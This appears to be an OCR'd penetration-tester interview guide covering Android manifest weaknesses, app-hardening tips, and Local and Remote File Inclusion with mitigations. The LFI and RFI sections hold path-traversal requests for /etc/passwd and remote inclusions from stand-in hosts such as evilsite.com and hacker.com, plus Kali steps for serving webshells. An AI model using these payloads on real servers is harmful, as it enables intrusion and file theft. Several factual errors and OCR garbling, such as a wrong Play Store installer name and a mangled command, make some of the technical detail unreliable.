


Quick Interview Guide

VERSION 2.2

Expert Interview Question Bank for Penetration Tester

Disclaimer

The content of this document is considered proprietary information w.r.t all individual owners and organizations. We are thankful to each one who contributes through the Blog, GitHub repo, and all other resources.

Our mission is to make everyone “Aware of Application security” and provide guidance to you secure your dream job. Everyone is free to participate in our mission and all material is free and open software licenses. we encourage you to support our work.

Thank you!

.....

Document Control

Document Version Control			
Issue No.	**Issue Date**	**Author**	**Change Description**
0.1	10-Mar-21	Prasad Keluskar	Draft for Internal review only
1.0	13-May-21	Prasad Keluskar	Mobile security appended
1.1	18-Aug-21	Prasad Keluskar	API question appended
2.0	16-Sep-22	Prasad Keluskar	Cloud question appended
2.1	28-Sept-22	Prasad Keluskar	Container question appended
2.2	10-Nov-22	Prasad Keluskar	PDF resources appended

Contacting Details

For any feedback, Improvement, or suggestion you can reach us at the below email.

prasad.keluskar@owasp.org

Table of Contents

1 Vulnerability in AndroidManifest.xml File

A deep dive into Task Hijacking in Android Task affinity is an attribute that is defined in each <activity> tag in the AndroidManifest.xml file. It describes which Task an Activity prefers to join.
By default, every activity has the same affinity as the package name.

```
<activity android:taskAffinity=""/>
```

1.1 Launch modes

allow you to define how a new instance of an activity is associated with the current task. The launchMode attribute specifies an instruction on how the activity should be launched into a task.
There are four different Launch Modes:

1. standard
2. singleTop
3. singleTask
4. singleInstance

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.zombie.ssa">
  <application
    android:allowBackup="true"
    android:icon="@mipmap/ic_launcher"
    android:logo="@mipmap/ic_launcher"
    android:label="@string/app_name"
    android:roundIcon="@mipmap/ic_launcher_round"
    android:supportsRtl="true"
    android:theme="@style/Theme.SuperSecureApp">
    <activity android:name=".LoggedIn"></activity>
    <activity android:name=".MainActivity" android:launchMode="singleTask"
 <intent-filter>
        <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.LAUNCHER" />
          </intent-filter>
        </activity>
  </application>
  </manifest>
```

The AndroidManifest.xml of victim's app.

Note: - the line with android:launchMode="singleTask". This is where the vulnerability exists

Remediation

Set the launchMode to **singleInstance** which will prevent other activities from becoming a part of its task.

An additional Boolean attribute can be introduced for each app to decide if it allows the activities from other apps to have the same affinity as the app

1.2 Allowbackup Flag

The android:allowBackup attribute defines whether application data can be backed up and restored by a user who has enabled usb debugging. If backup flag is set to true, it allows an attacker to take the backup of the application data via. adb even if the device is not rooted. Therefore, applications that handle and store sensitive information such as card details, passwords etc. should have this setting explicitly set to false because by default it is set to true to prevent such risks.

```
<application
android:allowBackup=”false”
</application>
```

1.3 Debuggable Flag

The android:debuggable attribute defines whether the application can be debugged or not. If an application is marked as debuggable then an attacker can access the application data by assuming the privileges of that application and can even run arbitrary code under that application permission. In the case of non-debuggable application, attacker would first need to root the device to extract any data.

Android applications that are not in the production state are expected to have this attribute set to true to assist the developers however before the actual release of the application this tag should be set to false.

```
<application
android:debuggable=”false”
</application>
```

1.4 Permissions

The android:protectionLevel attribute defines the procedure that the system should follow before granting permission to the application that has requested it. The purpose of permission is to protect the privacy of an Android user. Android apps must request permission to access sensitive user data (such as contacts and SMS), as well as certain system features (such as camera and internet). Depending on the feature, the system might grant the permission automatically or might prompt the user to approve the request.

Permissions are divided into several protection levels. The protection level affects whether runtime permission requests are required.

The protection levels that affect third-party apps are:

- normal
- dangerous
- signature
- signatureOrSystem

All the permissions that the application requests should be reviewed to ensure that they don't introduce a security risk.

```
<permission>
android:protectionLevel=”signature”
</permission>
```

These guidelines can be followed by the developers to properly implement security checks on the androidManifest.xml file of the Android application in order to eliminate security risks

1.5 External Storage

Applications that have the permission to copy data to external storage should be reviewed to ensure that no sensitive information is stored.

```
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
```

1.6 Application Components

Depending of the functionality an application can launch a service, perform an activity, receive content from another source or receive intents by the phone or by other applications. There are four application components:

- Activities
- Services
- Content Providers
- Broadcast Receivers

Activities, Services, Content Providers and Broadcast Receivers can all be exported. Therefore, all of them they should be reviewed that they don't perform any sensitive action and that they are protected by appropriate permissions as otherwise information could be exposed to malicious third parties. The following image demonstrates how a broadcast receiver is defined in the manifest file:

```
<receiver
android:exported="true"
android:name="string"
android:permission="string"
</receiver>
```

1.7 Intents

Intents can be used to launch an activity, to send it to any interested broadcast receiver components, and to communicate with a background service. Intents messages should be reviewed to ensure that they don't contain any sensitive information that could be intercepted.

```
<intent-filter>
<action android:name="string" />
<category android:name="string" />
</intent-filter>
```

https://pentestlab.blog/2017/06/26/injecting-metasploit-payloads-into-android-applications-manually/

https://pentestlab.blog/2021/05/17/persistence-amsi/

2 Security Tips Before Publishing App to The Play Store

Application should be signed with Release Keystores — When running or debugging your project from the IDE, Android Studio automatically signs your APK with a debug certificate generated by the Android SDK tools. Make sure that application is signed with 'Release Key Stores' and not 'Debug Keystores'. Fig **1.1 and 1.2 show the incorrect and the correct way respectively.**




Fig 1.1. Incorrect Way — Debug Keystores





Fig 1.2 Correct Way — Release Keystores

Obfuscate Source Code — Before publishing the app to the play store, make sure that the Android Source Code is Obfuscated. Proguard or Dexguard can be used to obfuscate the source code. To obfuscate code in Android Studio, navigate to the build.gradle file in the Android Studio Project and set the minifyEnabled property to true from false.




```
    buildTypes {
        release {
            minifyEnabled false
            proguardFiles getDefaultProguardFile('proguard-android.txt'), 'proguard-rules.pro'
        }
    }
}
```



```
buildTypes {
    release {
        minifyEnabled true
        proguardFiles getDefaultProguardFile('proguard-android.txt'), 'proguard-rules.pro'
    }
}
```

Fig 2.1 Obfuscating Android Source Code — Incorrect Way



```
    buildTypes {
        release {
            minifyEnabled false
            proguardFiles getDefaultProguardFile('proguard-android.txt'), 'proguard-rules.pro'
        }
    }
}
```

```
buildTypes {
    release {
        minifyEnabled true
        proguardFiles getDefaultProguardFile('proguard-android.txt'), 'proguard-rules.pro'
    }
}
```

Fig 2.2 —

Obfuscating Android Source Code — Correct Way

- **Insecure Implementation of Backup Flag**

Disable Debugging — Make sure the debugging is disabled for production app by setting the **android:debuggable="false"** in the AndroidManifest.xml

- **Disabling debugging in AndroidManifest.xml**

Prevent your App from Getting Tampered — Ensure that the application has appropriate tamper detection mechanisms in place. Tamper detection ensures that third party cannot recompile your application after making necessary changes in the source code of the application.

It is recommended to use Safetynet Attestation API provided by google to implement integrity check in the application. However, it is to be noted that the API provided by google is a paid service.

As an alternative,the following code checks whether your application has been renamed

```
private static final String PACKAGE_NAME = "info.androidsecurity.helloworld";
if(mContext.getPackageName().compareTo(PACKAGE_NAME) != 0)

{
Log.d(TAG, "this is a hack");
/*
Things you could do here:
— show an alert to the user and refuse to proceed
— make an HTTP request to your own server and alert you
*/
}
```

- **To check if the app is downloaded from play store**

String packageName = appContext.getPackageName(); String installerPackage = appContext.getPackageManager().getInstallerPackageName(packageName);

If the app is downloaded from Play Store, installerPackageshould be "com.vending.google".

*Note: It is to be noted that all the other checks expect Safetynet Attestation API can be easily bypassed.

- **Ensure Application transmits data over HTTPS**

Before publishing app to the play store, ensure that application transmits sensitive data over HTTPS rather than HTTP as mobile devices more frequently connect to public WIFI's and applications may be prone to MITM attack if HTTP protocol is used.

- **Disable Logging in Application**

Before generating the production build, ensure that all the logging statement are either removed or commented in the application source code. For eg, the following statements should be commented

```
Log.v("method", Login.TAG + ", account=" + str1);
Log.v("method", Login.TAG + ", password=" + str2);
```

- **Ensure SSL Pinning is implemented in the Application**

SSL Pinning makes tough for attackers to capture HTTPS requests and responses thereby providing an extra layer of security for the application. SSL Pinning should be implemented for critical applications that carry user sensitive data (E.g. Banking Applications).

To implement certificate pinning during an SSL connection, a peer certificate needs to be declared first. This peer certificate is a certificate´s public key after being transformed using SHA256 algorithm and base64 encryption. This tool eases the peer certificate extraction task and supports files such as .crt, .der or .pem.

To extract a peer certificate:

```
File certificate = new File(certificateUri);
String peerCertificate = PeerCertificateExtractor.extract(certificate);
```

Enabling okhttp certificate pinning is now made the following way:

```
client = new OkHttpClient.Builder()
.certificatePinner(new CertificatePinner.Builder()
.add("publicobject.com", peerCertificate)
.build())
.build();
```

- **Ensure Application has root/emulator detection checks**

Ensure that application does not run-on rooted devices/emulator and proper checks are there in the application to prevent the application from running on a rooted device. The following is a simple implementation of a root detection check. However, it is recommended that there are multiple checks inside the application in different packages.

```
File file = new File ("/system/app/Superuser.apk");

Boolean returnvalue = file.exists();

If (returnvalue == true)

{

tv.setText("Device Rooted");

}

else

{
```

```
tv.setText("Device Not Rooted");

}
```

Note: It is to be noted that the above implementation is a simple implementation of root detection and can be easily bypassed. Hence, it is recommended to have multiple checks in place and at different place in the code to make it tough to bypass root checks.

- **Ensure Passwords are hashed and not encrypted**

For applications that handle authentication through passwords or MPIN's, make sure that the MPIN's/passwords are hashed at the client side and not encrypted. Also, make sure, that the hashed passwords are again hashed at the server side. A Random salt should also be used along with hashing of the passwords.

- **Ensure Local Data Storage is Encrypted**

Before publishing app to the play store, analyze the local storage of the application for something sensitive such as user PII, passwords, credit card numbers etc. Such information should not be stored inside the local data storage of the application. However, if there is a requirement for the same, make sure that the local data is encrypted using SQLCipher library. Also check for any application specific information being stored in the SD Card of the application.

- **Unzip and Check**

Before publishing the application to play store, unzip the APK and check for any sensitive information in any of the packages/files of the application.

- **Check for Exported Application Components**

Check whether any sensitive activity is not explicitly or implicitly exported in the AndroidManifest.xml.

Fig 6.1. Exported Application Components

- **Never use Custom Encryption Algorithm**

Always make sure that no custom encryption algorithm is used. Use Strong Encryption Algorithms such as AES in CBC mode, RSA etc. for encrypting sensitive data.

3 Tool and Site

- https://www.yougetsignal.com/
- Knockpy= subdomain scan
- https://builtwith.com/ = similar to wapplayzer
- https://awesomeopensource.com/

4 Local File Inclusion- LFI

4.1 What is a Local File Inclusion (LFI) vulnerability?

Local File Inclusion (LFI) allows an attacker to include files on a server through the web browser. This vulnerability exists when a web application includes a file without correctly sanitizing the input, allowing and attacker to manipulate the input and inject path traversal characters and include other files from the web server.

An LFI attack may lead to information disclosure, remote code execution, or even Cross-site Scripting (XSS). Typically, LFI occurs when an application uses the path to a file as input. If the application treats this input as trusted, a local file may be used in the include statement.

Local File Inclusion is very similar to Remote File Inclusion (RFI). However, an attacker using LFI may only include local files (not remote files like in the case of RFI).

The following is an example of PHP code that is vulnerable to LFI

```
/**
* Get the filename from a GET input
* Example - http://example.com/?file=filename.php
*/
$file = $_GET['file'];


/**
* Unsafely include the file
* Example - filename.php
*/
Include ('directory/'. $file);
```

n the above example, an attacker could make the following request. It tricks the application into executing a PHP script such as a web shell that the attacker managed to upload to the web server.

http://example.com/?file=../../uploads/evil.php

In this example, the file uploaded by the attacker will be included and executed by the user that runs the web application. That would allow an attacker to run any server-side malicious code that they want.

This is a worst-case scenario. An attacker does not always have the ability to upload a malicious file to the application. Even if they did, there is no guarantee that the application will save the file on the same server where the LFI vulnerability exists. Even then, the attacker would still need to know the disk path to the uploaded file.

4.2 Directory Traversal

Even without the ability to upload and execute code, a Local File Inclusion vulnerability can be dangerous. An attacker can still perform a Directory Traversal / Path Traversal attack using an LFI vulnerability as follows.

http://example.com/?file=../../../../etc/passwd

In the above example, an attacker can get the contents of the /etc/passwd file that contains a list of users on the server. Similarly, an attacker may leverage the Directory Traversal vulnerability to access log files (for example, Apache access.log or error.log), source code, and other sensitive information. This information may then be used to advance an attack.

4.3 How dangerous is LFI?

LFI can be dangerous, especially if combined with other vulnerabilities – for example, if the attacker is able to upload malicious files to the server. Even if the attacker cannot upload files, they can use the LFI vulnerability together with a directory traversal vulnerability to access sensitive information.

4.4 How to avoid LFI?

To avoid LFI and many other vulnerabilities, never trust user input. If you need to include local files in your website or web application code, use a whitelist of allowed file names and locations. Make sure that none of these files can be replaced by the attacker using file upload functions.

5 Remote File Inclusion-RFI

1. Go to this directory in kali cd /usr/share/webshells
2. We will start remote server = python -m SimpleHTTPServer 5000 (port no)
3. Go to web page url ?page=kali ip address and portno/shellscriptno

5.1 Remote file inclusion examples

To illustrate how RFI penetrations work, consider these examples:

1. A JSP page contains this line of code: <jsp:include page="<%=(String)request.getParmeter("ParamName")%>"> can be manipulated with the following request: Page1.jsp?ParamName=/WEB-INF/DB/password.

Processing the request reveals the content of the password file to the perpetrator.

2. A web application has an import statement that requests content from a URL address, as shown here: <c:import url="<=request.getParameter("conf")%>">.

If unsanitized, the same statment can be used for malware injection.

For example: Page2.jsp?conf=https://evilsite.com/attack.js.

3. RFI attacks are often launched by manipulating the request parameters to refer to a remote malicious file.

For example, consider the following code:

```
$incfile = $_REQUEST["file"]; include($incfile.".php");
```

Here, the first line extracts the file parameter value from the HTTP request, while the second line uses that value to dynamically set the file name. In the absence of appropriate sanitization of the file parameter value, this code can be exploited for unauthorized file uploads.

For example, this URL string http://www.example.com/vuln_page.php?file=http://www.hacker.com/backdoor_ contains an external reference to a backdoor file stored in a remote location (http://www.hacker.com/backdoor_shell.php.)

Having been uploaded to the application, this backdoor can later be used to hijack the underlying server or gain access to the application database.

R57 backdoor shell

The R57 backdoor shell is a popular choice for RFI attacks

5.2 Mitigation

1. Always preferable to sanitize user-supplied/controlled inputs to the best of your ability. These inputs include:

- GET/POST parameters
- URL parameters
- Cookie values
- HTTP header values

In the process of sanitization, input fields should be checked against a whitelist

2. Should consider restricting execution permission for the upload directories and maintain a whitelist of allowable file types (for example PDF, DOC, JPG, etc.), while also restricting uploaded file sizes.
3. Output validation mechanisms to be applied on the server end.

6 Describe The Extension Alphabets Of iOS Applications

IPA" stands for iOS App Store Package.

7 Describe The Term "Robolectric"

Robolectric is an environment that allows one to test a mobile application on a desktop. The Robolectric approach also allows testers to write lines of codes that activate unit tests. All this is done on a desktop or a computer.

Thus, the computer only recognizes the Robolectric framework and not necessarily the mobile application being tested within the Robolectric framework. It is mainly used to test Android applications. Robolectric not only cross-checks the internal and external functionalities of the application, but it also mimics the effects of few or many end-users depending on what the tester decides.

8 Explain The Term "Block Bug"

Bugs that hinder all the operations of the application are categorized as block bugs. The application cannot even come on at this point.

It simply takes up space in the mobile device and can sometimes be used by hackers to monitor the mobile device's activities. This happens when the application is transformed into something else internally, without the device owner's knowledge because he/ she simply cannot access the application.

9 How To Check Open Port?

You can use a terminal emulator and execute the following:

```
shell@android:/ $ cat /proc/net/tcp
```

That will list open ports. Alternately, install an app like **OS Monitor**. If you want to close any, use a Firewall app.

10 Explain How A/B Testing Is Done For iOS App?

A/B testing for iOS includes three steps

1. Configure a test: It prepares two versions of your iOS app (A&B) and test metric
2. Test: Tests two iOS versions above on devices simultaneously
3. Analyze: It select and measure better version to release

11 Explain What Does Mobile Security Testing Includes?

1. Checks for multi-user support without interfering with the data between them
2. Checks for access to files stored in the app by any unintended users
3. Decryption or Encryption method used for sensitive data communication
4. Detect sensitive areas in tested application so that they do not receive any malicious content

12 Explain What Is Port Testing?

This testing is done to test the same functionality on different devices with different platforms. It is classified into two categories

1. Device Testing
2. Platform Testing

13 List Out Some iPhone and iPad Testing Tools?

1. iPhone tester: Test your web interface in an i-phone sized frame
2. Appium: It is a test automation tool used with native and hybrid iOS application
3. iPad Peek: Test your web application using an iPad interface
4. Test Studio: It enables you to record, build and run automated tests for your iPad and iPhone applications.

14 Explain How You Can Install SD Card In Emulator?

To install SD card in emulator, you must use the command

```
MKsdcrd –I mySDCard 1024M mySdCardFile.img
```

15 What Is an Intent in Android?

An intent is to perform an action on the screen. It is mostly used to start activity, send broadcast receiver, start services, and send message between two activities.

1. Implicit Intents
2. Explicit Intents.

16 What is an Activity in Android?

An activity represents a single screen with a user interface just like window or frame of Java.Android activity is the subclass of ContextThemeWrapper class.

17 Android 11 Security Feature

17.1 Temporary and one-time app permissions

With Android 11, users are now able to grant certain permissions on an Only This Time, case-by-case basis. This option will appear when an app asks for permission to access:

- Location
- Microphone
- Camera

If a user grants the one-time permission, the app will have access to the feature until the app is closed; when the app is re-opened, the user will have to grant access again. This feature is similar to one in iOS 13 and should go a long way to shore up a straggling insecurity that's been around for some time.

17.2 Blocked permissions

Android 11 introduces a new feature that will block an app from requesting permissions if a user denies permissions twice. After denying an app permission twice, users will have to manually give the app permissions if they want the app to function properly.

17.3 Overlay permissions

Did someone say "permissions?"

One very serious concern on the Android platform is overlay attacks. An overlay attack has been widespread on Android and has one goal: Intercept credentials for accessing a target application. Overlays fake popular online services to trick the user into typing their login credentials for a site.

With Android 11, apps cannot directly take users to the authentication screen; instead, apps can only send users to the level before granting access to the overlay. Because of this, users will have to then enable the option. After you enable the app permission to the overlay, it will be possible for the app to draw over the screen. That one extra step might prevent users from randomly giving malware permission to access their data.

17.4 Goodbye background location access

With Android 11, apps are no longer be allowed to gather information in the background. The only time an app will be able to collect information is when it's running. This will help shore up privacy issues by placing the user in control of when an app can gather data.

By November, if an app doesn't meet this requirement, it will be automatically removed from the Google Play Store.

17.5 Revoking unused app permissions

One final change to the permissions system. If you have an app that you've granted permissions for, and you don't use that app for a few months (no one seems to know how many months is "a few"), the permissions will be revoked and can only be re-enabled manually.

17.6 Scoped Storage returns

Back in Android Q beta 2, the developers announced Scoped Storage, which added a new set of rules regarding how apps are allowed to access storage. This caused such a stir that the devs decided to put it on hold for a year so app developers could take action to ensure their software would work with the feature. That time has come, and Scoped Storage has finally been added to the platform.

